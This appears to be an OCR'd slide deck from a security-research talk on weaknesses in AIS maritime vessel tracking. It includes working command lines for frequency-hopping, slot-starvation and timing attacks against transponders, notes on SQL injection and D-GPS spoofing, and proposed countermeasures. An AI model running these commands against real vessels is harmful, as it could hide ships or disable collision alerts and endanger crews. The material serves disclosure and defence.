| 3 min 2s | | |

```
010101010
USent Frame (NRZI enabled) = 0110011001100110011001101111111010110110
1100001000011111101000010101010111101010101111110011010101010010000110
1011001010111001011001010011000010110100110011111101010100000001100101
1100001000101010101110101001101011110101001111111010101010101010101
010101010
USent Frame (NRZI enabled) = 0110011001100110011001101111111010110110
1100001000011111101000010101010111101010101111110011010101010010000110
1011001010111001011001010011000010110100110011111101010100000001100101
1100001000101010101110101001101011110101001111111010101010101010101
010101010
```

**Alarm triggered**

**(Estimated time to collision in 3 mins)**

Silence Alert
Acknowledge
pastus@fly-bird3: ~/Scrivania/Ais_condivisa/Code
File Modifica Visualizza Cerca Terminale Schede Aiuto
pastus@fly-bird3: ~/Scrivania/Ais_con...
pastus@fly-bird3: ~
45°41.60
45°41.50
45°41.40


# Availability Disruption Threats

# Frequency Hopping

- Disable AIS transponders
- Switch to **non-default frequencies** (RX/TX)
- Single or multiple target(s)

- Program a desired targeted region
  - Geographically remote region applies as well
- For example: Pirates can render a ship “invisible” upon entering Somalia

# Frequency Hopping



```
pastus@fly-bird3:~$ cu -l /dev/ttyUSB0 -s 38400 | grep AIVDM
cu: Stale lock /var/lock/LCK..ttyUSB0 held by process 22092 created 2
013-10-08 20:59:14
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
```


pastus@fly-bird3: ~/Scrivania/Ais_condivisa/Code
File Modifica Visualizza Cerca Terminale Schede Aiuto
pastus@fly-bird3: ~/Scrivania/Ais_con...
pastus@fly-bird3: ~

```
10101010101010101010101010111011111100010111000000001010101010101010101010101
010101010
USent Frame (NRZI enabled) = 01100110011001100110011011111111010010101
1110111110110100100011100000101001010100000101010101001010101001010110
1100111010101000100101100001100001000100100110101100000001111011101110
10101010101010101010101010111011111100010111000000001010101010101010101010101
010101010
U^C
pastus@fly-bird3:~/Scrivania/Ais_condivisa/Code$ ./AIVDM_Encoder.py -
-type=22 --mmsi=3160048 --channel_a=2079 --channel_b=2083 --ne_lon=11
 --ne_lat=46 --sw_lon=9 --sw_lat=45 | xargs -I X ./AiS_TX.py --payloa
d="X" --channel=A
```

Instructing receiver to listen on another channel

# Slot Starvation

- **Disable AIS on a large-scale**
- Impersonate port authorities to:
  - Fake a nearby base-station
  - Reserve all TDMA slots




2250 slots → 26us/slot
offset = ∅
slots → 5
timeout minutes = .. x
increment = 0

```
for(;;){
sleep(100us)
Tx}
```

# Slot Starvation

- Step 1: Base-station spoofing



AIS Target Query

MMSI 113669999

Class Base Station

Position 45 43.2000 N 009 43.4147 E

Report Age 79s

Range 1.74 NMi


Bearing 000°

CPA 0.53 NMi in 1h 33min

\ Ship 45 41.4645 N 009 43.3945 SOG 0.32 kts COG 90° 45 45.3867 N 009 34.2782 301° 7.5 NMi Scale 200500 (76.8x)

# Slot Starvation

- Result: Target's Console



TRX Status

| | |
|---|---|
| Valid MMSI | OK |
| GPS position Fix | OK |
| GPS Error | > 10 m |
| Satellites in view/used | 10/06 |
| Transmitter | OK |
| Receiver | OK |

Hardware Status

| | |
|---|---|
| Supply Voltage (Idle) | 12 V |
| Supply Voltage (TX) | 12 V |
| RSSI 1 | OK |
| RSSI 2 | OK |
| TX Forward power | 447 - OK |
| TX Reverse power | 147 - OK |

□ VSWR-Check OFF

LED Status


🟢 All OK
🟢 RX
○ TX
○ RX Only
🟡 Warning
○ Safety Related Message
○ Error
○ CPA-, Anchor- and AIS-SART-Alarm

NMEA alarm output to Plotter
● yes ○ no

Error Messages

Warning Messages

| | | |
|---|---|---|
| 53 | AIS: Tx TimeOut | 56 |



Last Transmit Position Report

| | |
|---|---|
| MMSI | 247320162 |
| Latitude | 45° 41.4655' N |
| Longitude | 009° 43.3742' E |
| Position Accuracy | Low ( > 10 m ) |
| Course over ground | 264 degrees T |
| Speed over ground | 0 knots |
| TX Channel | B |
| Last Transmission | 7 minutes, 54 seconds |

Last Transmit Statitc Data

| | |
|---|---|
| MMSI | 247320162 |
| Ship's Name | GOLDEN GATE |
| Type of Ship | Passenger Ship |
| VendorID | n.a. |
| Call Sign | KC9CAF |
| Dimensions | |
| A | 45 meters |
| B | 45 meters |
| C | 7 meters |
| D | 7 meters |
| TX Channel | A |
| Last Transmission | 6 minutes, 52 seconds |

Transmission Schedule

Information presented is for reference only.
Actual transmission times may vary depending on local conditions.

Set "Rx-Only" by Software

Positons Report


| Vessel Speed | Reporting Interval |
|---|---|
| < 2 knots | 3 minutes |
| > 2 knots | 30 seconds |

Static Data

Every 6 minutes

# Timing Attack

- Instruct an AIS transponder to **delay** its transmission in time
- Default broadcast time:
  - Static reports = 6 min
  - Dynamic reports = 0.5 to 3 min (depending on speed)
- Attack code:



```
$ while true; do ./AIVDM_Encoder.py –type=23 –quiet=15 –target=246100200
                 | xargs –I X ./AiS_TX.py –payload=X –channel=A,B;
 sleep 15; done
```

**Listing 1.6.** Example of availability disruption by timing attack.


# Bonus (Additional Threats)

# AIS as Attack Vector

- AIVDM messages are exchanged and processed at application layer by back-end software
  - In VTS server installations
- Binary message, special type used for
  - Crew members, Number of passengers
  - Environment information
- Malicious payloads, e.g. BOF, SQLi, …

# AIS as Attack Vector

- SQL Error in back-end processing



```
        CSC'(45.407983N 73.565000W) 023° 17.0kts (gust 101.4kts) at 10-08 23:57UTC;
        BO3 (45.316667N 73.918000W) 023° 20.0kts (gust 101.4kts) at 10-08 23:57UTC;
        BO4 (45.303617N 73.926000W) 023° 16.0kts (gust 101.4kts) at 10-08 23:57UTC;
            (0.000000N 0.000000E) 000° 0.0kts (gust 0.0kts) at 10-08 23:32UTC; 051009 000048
  369024000;under way ;127°';10.5kt;44.897167N;75.156900W; 60.0°;047°;50s; 051009 000050
  003669960;Base station 2005-10-09;00:00:50;44.982500N;74
  003669960;Data link management;
    offset:749 slots:3 timeout:7 increment:750;
    offset:474 slots:5 timeout:7 increment:150;
    offset:484 slots:5 timeout:7 increment:150;
```

Error #: 3075 Syntax error (missing operator) in query expression 'StnID = 'CSC'(45.407983N''.
Please report this error to rstratton40@yahoo.com

# Tampering with GPS

- Differential Global Positioning System (D-GPS)
  - Used by port authorities to increase the precision of traditional GPS (MTs → CMs)
- Attack = Spoof D-GPS beacons to force ships into calculating a wrong “GPS position”!
  - Message 17: GNSS broadcast binary message
- Related work “UT Austin Researchers Spoof Superyacht at Sea” – Monday, 29 July 2013

# Proposed Countermeasures

- **Anomaly Detection** to data collected, e.g. by VTSs
  - Detect suspicious activities, e.g. unexpected changes in vessels' route or static information.
  - Correlate with satellite information to find incongruities
  - Works well, but does not protect agaist RF-specific threats

- **X.509 PKI:** Digital certificates issued by official national maritime authorities
  - Noteworthy stations' certificate (e.g., VTSs) pre-loaded via onshore installations, e.g. when a ship enters a port
  - Generic or previously unknown certificates are exchanged with nearby stations on demand (i.e., vessels in navigation)
  - Vessels with satellite Internet access can retrieve the certificates from online services.

# Take Home

- *AIS is a **major technology in marine safety***
- *AIS* is **widely used** – mandatory installation
- *AIS* is broken at **implementation-level**
- *AIS* is broken at **protocol-level**

- We hope that our work will help in raising the issue and enhancing the existing situation!

# Take Home

- *AIS is a **major technology in marine safety***
- *AIS* is **widely used** – mandatory installation
- *AIS* is broken at **implementation-level**
- *AIS* is broken at **protocol-level**

- We hope that our work will help in raising the issue and enhancing the existing situation!

# Thanks!

**Code available at:**
**https://github.com/trendmicro/ais**

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